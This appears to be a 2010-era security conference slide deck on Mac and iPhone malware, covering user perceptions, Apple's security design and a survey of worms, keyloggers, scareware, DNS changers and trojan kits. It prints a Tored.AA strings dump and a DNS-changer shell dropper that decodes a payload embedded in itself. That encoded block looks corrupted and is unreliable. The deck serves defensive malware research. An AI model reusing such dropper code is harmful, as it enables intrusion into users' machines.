

# Perception, Security and Worms in the Apple

- David Harley: ESET Research Fellow
- Andrew Lee: Chief Technology Officer, K7 Computing
- Pierre-Marc Bureau: Senior Researcher, ESET



# Cryptic Triptych

- Three Views of the Mac Threatscape
  - The user community's perception
  - Apple's perception
  - The AV lab's perception

# Securing Our eCity

- Coalition of consumer advocates, business owners, law enforcement and legislators
- Aim to better educate and protect public against cybercrime.
- Commissioned a National Cybercrime Survey

# Computer Ownership & Perceived Exposure

Computer(s) owned, if any	Percentage of survey population
Mac	5.6
Do not own a computer	23.2
Unsure	2.1

Type	Not vulnerable	Somewhat vulnerable	Very vulnerable	Extremely Vulnerable	Unsure
Mac	9.2%	41.8%	11.7%	7.7%	29.7%

# Perceived vulnerability – PCs and Macs

---

Type	Not vulnerable	Somewhat vulnerable	Very vulnerable	Extremely vulnerable
Mac	16%	68%	2%	13%

---

---

Type	Not vulnerable	Somewhat vulnerable	Very vulnerable	Extremely vulnerable
Mac	12%	60%	19%	9%

---

# Perception by owners of Macs *and* PCs

---

Type	Not vulnerable	Somewhat vulnerable	Very vulnerable	Extremely vulnerable
Mac	28%	62%	5%	5%

# Apple-Related Issues in a 2009 Blog Top Ten

- 9th Apple ships a known vulnerable version of Flash with Snow Leopard
- 8th Mac malware adopts porn video disguise
- 5th Apple Mac malware: caught on camera
- 4th Leighton Meester sex video lure spreads Mac and Windows malware to Twitter users
- 2nd First iPhone worm discovered - Ikee changes wallpaper to Rick Astley photo
- 1st Erin Andrews peephole video spreads malware

# What's the Real Picture?




# Terms of Endangerment

- Viruses
- Worms
- Malware
- Spyware
- Keyloggers
- Rootkits
- Oh my...

# Mac Attacks?

- Increasing criminal interest
- Wide range of malware
- Jailbreaking and other iPhone security issues

# Rootkits



- Many tutorials publicly available:
  - Miller & Dai Zovi
  - Nemo's WeaponX (Uninformed)
- Compiled verisons of WeaponX seen in the wild

# KeyLoggers



**logkext**

*Freeware barebones keylogger for OS X that hooks into the kernel.*

[Project Home](#)

[Downloads](#)

[Wiki](#)

[Issues](#)

[Source](#)

[Summary](#) | [Updates](#) | [People](#)

logKext is a freeware opensource keylogger for OS X that hooks into the kernel to bypass userspace security measures.

logKext is no longer under active development by drspringfield. If you would like to take over development of logKext, please contact me.

- Kernel Extension to monitor keystrokes
- Gathered information is encrypted before being stored to disk
- Publicly available (obviously) and actively maintained

[+](#) 31 hours ago

Last 7 days

[+](#) Apr 21, 2010

Last 30 days

[+](#) Apr 13, 2010

[+](#) Apr 09, 2010

[+](#) Apr 05, 2010

[+](#) Apr 05, 2010

Earlier this year

[+](#) Mar 23, 2010

# Worms - OSX/Inqtana

- Proof of Concept written in Java
- Developed by a French researcher
- Predefined date to stop operations
- Spreads through a vulnerability in Bluetooth (fixed by Apple 2005-006).

# Worms – OSX/Leap.A

- Spreads through iChat messenger client, filename: `latestpics.tgz`
- Requires user interaction to spread
- Infects all the files it can find on disk (using Spotlight)

# OSX/Tored.AA

- Proof of Concept worm
- Spreads through e-mails
- Contains its own SMTP engine
- Probably of French origin
- Command and Control capabilities

# OSX/Tored.AA

```
◀SMTPSocket1_Error      ◑SMTPSocket1_MailSent      ◑SMTPSocket
      ↑TCPSocket2_DataAvailable      ▶TCPSocket2_Error      ⌘Time
t      ↑SMTPSocket2_SendProgress      ◑SMTPSocket2_ServerError
      ◑EditUndo      ◑FileMenu      ◑FileQuit      ◀%◀QuitMenuItem
ackColor  BackColor      Title      ◑UntitledVisible      FullScre
ort      ◑Mode      ◑Period      ♥R      -Address      Port
ean      *( String, Int32, InternetHeaders, String )      ↑( I
ge )      &Infected and boted by OSX.Raedbot.B++      ♣Ip =
p      ♀ log stopped      ♣update      * Updating from      ◑navi
ctor on ! :Starting DDoS attacke on      4Die fucker ! :Ddo
      Y:Error contacting server , port 9999 was listened , (
      ◑z      ◑1      ◑2      ◑3      ◑4      ◑5      ◑6      ◑7      ◑8      ◑
      ⑆Got the remote page .      & Receiving byte : Downloading
```

# Scarewares



- OSX/iMunizator
  - Warns users about privacy issues found on their system
- OSX/MacSweep
  - Warns users about viruses found on their system
  - Asks for a 40\$ US for a “full registered copy”

# Information Stealers

- Mac/Hovdy.A
  - Long script written in AppleScript
  - Grabs as much as it can from the system it runs
  - Sends a report by email when finished
- Mac/PokerPlay
  - Poses as a Poker game
  - Asks the user to enter his username and password until it matches the system's credentials
  - Sends the username and password to a remote host
  - Enables SSH to let the attacker connect and control the machine

# DNS Changers

- Your typical malware operation
- Poses as fake codec
- Server side polymorphism
- Use the `preinstall` script from installation packages
- Changes DNS settings on infected hosts
- We have seen hundreds of variants in the wild

# DNS Changer – Multi Stage



Video-codec.dmg

Install.pkg

Preinstall (obfuscated script)

Hello (script)

Changes DNS Settings

# DNS Changers

```
#!/bin/sh
if [ $# != 1 ]; then type=0; else type=1; fi && tail -35 $0 | uudecode -o /dev/stdout
begin 777 withlove
M159>3#TB87?P;&5M86,B'G!A=&e]C[B],:6>R87>Y+TEN=&5R;F5T<?L=6<M
M26YS<@IE>&ES=#U@8W>O;G1A8B`M;'QG<F5P<'1%5DE,8`I19B!;<'<D97AI
M<W0B<#I]C'<'<B<Z]I<'1H96X*  
'e<&5C:8\@<BHC*  
'B\U<'HC*  
'B`J<Z>PB)'!A
M=&@O>$5624Q<<B`Q/BID9780;G5L;'`R/B8Q<B`^<(&-R;UXN:6YS='H@<'`e
M8W>O;G1A8B!C<FJN+PEN<W0*  
'e<'<'<M<(&-R;UXN:6YS='IF:0H*  
=&X]!'`M
M,C$@>#`@?'!U=61E8U ID92`M;R`09&5U+W-T9&JU='!<'<-E9''G<R\W-S<W
M+U>S9`G<'PE<U5D<'=S+W1Y<&509G>U;B]G;G40>R!<'!E<FPE>B8@97AI
M=`IB96=I;B`U-C8@:F`H`DTH4B1//3<M4BM6*4D[0EU0.3<I3''>'>-5.Y,B$I
M,U-<6C1674,Z5C54+E!>33XR8$0Z-U!*=5-$5`M#>%'*32Q"6%8L(EA1+'`X
M0BLB.4$[1RU7.3<H72A`%LBI59*`Q4CTU650^~R%`+S<Q63PF-4\Y1RE5
M.T-,%@I-<D<M53A`<50\1D5-*B<P22>'3`HB-E59*`Q4STG*4D[1CQ`+S<A
M4SHF148 I<TPJ<C<Q4STG*4D[1CQ`"DT0-UA`/%)=#Q"7$N4$@I*2<M5#Q&
M14XY4F!/=T<A4RM544XK4EQ;<D!%4CDW,54\1EA`*2<M5#Q&14X*33E33`H_
M,$@J.S=$0`DG+4`X5DU%2-5*3-32%HT5EU#E8U5`Y#22DS1#4T*  
'S-93CDW
M/$@T>C5%/$@E1`I-.2<H72J`%$0Z-U!`*R4A13DW*3`[5RE4+S-80BXC8$<K
M>2%2.U<Q3R\S6$<I>BU0*$>$0#M7*$`1C54`DT1-RE.+E!>4#Q&14X]<F!$
M/%9=0S16-50H<BDG,34P0`M6+4<Z,E5".C983SE6-4XY-RE!/29=4BM`4P*
M32@D030U>6!/+H>84#<G*3P[1353.3<H33`U/44[1S!:=`<H3CTG*4D[.D%`
M/39903LU-$`K-R%`*C)80@I-+E<Q4CTU650^~R%`+E,\5RU3%LH0EE4/$9%
M32HF<4@I5RU4.T8E33DU8$DK0BA;-R<I/#M%45<W>EA""DTN4$@J/59!23LF
M-$@O<C%3.U8M2SDW,%XJ-TQ`*28E3CQ7/44\0EA=*25<6S\P24,]>EU3.3)`
M1#Q674,*33I6-50J.TPJ<D9562@B,40X-S%!+S<M53A`+50\0D!$.#994SU6
M-5<K>D5..28U6`HB,4$[1RU7.3<H3`I-*$514C<P63P\15%.*$>$2RTB1%LB
M1D5&*B<Q03M`+5<Y-RA=/T>=-#HU544N0F!(<*)<23<G*3P[0EQ)`DTB1TPJ
M*`)@0`@F55DH<C%#/'9=4R\S8$PP>R%/%-54SPF44D]C!<'/*`)<3`DC>$DN
M4$A`*`)@0#E&75<(*33DU>4.Z<D%@/'9=4RHP2$`H<F!`/E!(<*3LW1$`I>CE>
M.R8T72A`750[~U!/*$>81#<33`HB,$A`*`)@0`I-*)@0`@F75`Y-EA<.,41%
M+#$R4$<00BA.*28Y23LF-$DN4$@I/'<I23M`,`$`Q1$4L,3<A4STU*5,1>RA<
M`DTI>C%!/28D3`DF+5`I5RQ,*25<22Y02`DX5E%/%8T2#%$12PQ,D1;<D!$
M*B<U+4@I-EU$*`-@5RTS-$P*32@B,48Z-E%`+E!(<*3Q715,1>C5-*B<Q1CHU
M444J.TPJ<C!<0`@B8$`H<F!`*`<Q0SPF75,J4U1$~U-,*@HI*`)@0`@G5`H_
*,$@J`F`*96YD`e`
end
```

OSX/HellRTS.A


# HellRaiser

Version 4.2  
Coded by DCHKG  
Released by the UGMPT

# OSX/HellRTS(Hellraiser)


- Trojan construction kit
- Publicly available on the Internet
- Uses Mach-O binaries with lots of embedded libraries
- Gives complete control of an infected computer to the attacker
- A bit like SubSeven that was available for Windows a few years ago.

# Summary



# Summary (2)

File Types per Collected Files



# Good Apples, Bad Apples

- launchd – a smörgåsbord of attacks
- Sandboxing
- Library Randomization
- Execute Disable
- Update and Patching
- Firewalling
- Snow Leopard signature detection

# Don't put all your apples in one basket...

- Launchd combines many services that are traditionally separated in UNIX/Linux
  - System V init + all runlevel scripts – selects/initiates the default runlevel
  - Cron – scheduler for any repetitive tasks
  - 'xinetd' – starts network services on demand (avoids memory overhead)
  - 'mach init' – mapping ports to services and registration of new services
- Several vulnerabilities – serious as it runs as 'root'
  - e.g. CVE-2006-1471 – failure to validate input
  - Complexity increases the attack surface
  - Since it deals with setting up networked services, probabilities of remotely exploitable vulnerabilities increase greatly

# Physician, heal thyself...

- Multilayered Security?
  - Usually just means ACL, reliant on users not to elevate the privilege of whatever is being installed
  - Any time your security model relies on users having to avoid doing something 'stupid' it will fail.
  - Access control based on asking for elevated privileges is not a security feature, it's a cop-out
- Sandboxing can help to protect, but only if it's used!
  - Browser is arguably the most important application on any computer, but Safari is not sandboxed

# Something rotten in the core

- MacOS is combination of Mach and BSD Unix kernel, with IOKit driver model.
  - Drivers run in kernel space and programs can use mix of Mach and BSD APIs
  - Unproven model with a huge attack space
- Library Randomisation is incomplete and doesn't go far enough
  - No stack/heap/code cover
- Execution space (stack) protection limited to Intel
  - Only 64bit system offers heap protection
  - 32-bit still vulnerable to heap spray/overflow attacks

# Do as I say, not as I do...

- Enforces adherence to 'least privilege' principle
  - Except its own services, many run as SUID root
- Update and patching is something Apple does very well
  - If you have to release security updates, you acknowledge you have a security problem – so why won't Apple be more upfront about vulnerabilities?
  - New provisions for AV is an admission that AV is necessary, why not stop pretending the problem doesn't exist?

# Peeling the Apple

- We don't have a problem – security by denial
- Under the skin of Mac OSX things are far from perfect
  - Grouped services into 'launchd'
  - Non sandboxed critical applications – eg Safari
  - No stack, heap or code randomisation
- If Apple spent as much time on security as they clearly do on making things 'look nice' then we might be in a different situation.

# Redmond vs Cupertino

- At times the security model in Macs has been more secure by default than Windows, but today:
  - Microsoft have a much deeper appreciation of the threat landscape in which it operates
    - Windows users, ironically, are therefore shielded somewhat from the impact of malware
  - Mac users still largely deny that there is a malware problem (or consider it a Windows problem)
    - Mac users are shielded only by the relative scarcity of malware for the platform.

# iPhone: Lifecycle of a single vulnerability

- Proof of Concept Code
- Multi-Platform hacker tool
- Functional botnet

# Whitelisting versus jailbreaking

- Requiring apps to be authorized (whitelisting) is good security., if you can swing it. But:
  - People want choice
  - Hackers relish a challenge
  - The bad guys are watching for anything they can exploit
  - Unintentional consequences
  - Does it really scale?
- Single Point Of Failure (SPOF)

# Where is this going?

- The directions likely to be taken by malware over the next year or two
- The likely impact of attacks against Apple users
- The implications for business and for the security industry in an age of interconnectivity, interoperability, and the paradox of accelerated computing power on ever-shrinking devices.

# The Sky is not Falling...



# Macs, Malware, and the Community

- More Mac security products
- Few or no viruses
- More malicious applications for iGadgets
- More spam, adware, spyware
- More Trojans
- More multi-platform attacks
- More social engineering
- Something's gotta give...

But sometimes you have to lift your head out of the sand...



# Any Questions?

- Pierre-Marc Bureau
- Andrew Lee
- David Harley: [David.Harley@eset.com](mailto:David.Harley@eset.com)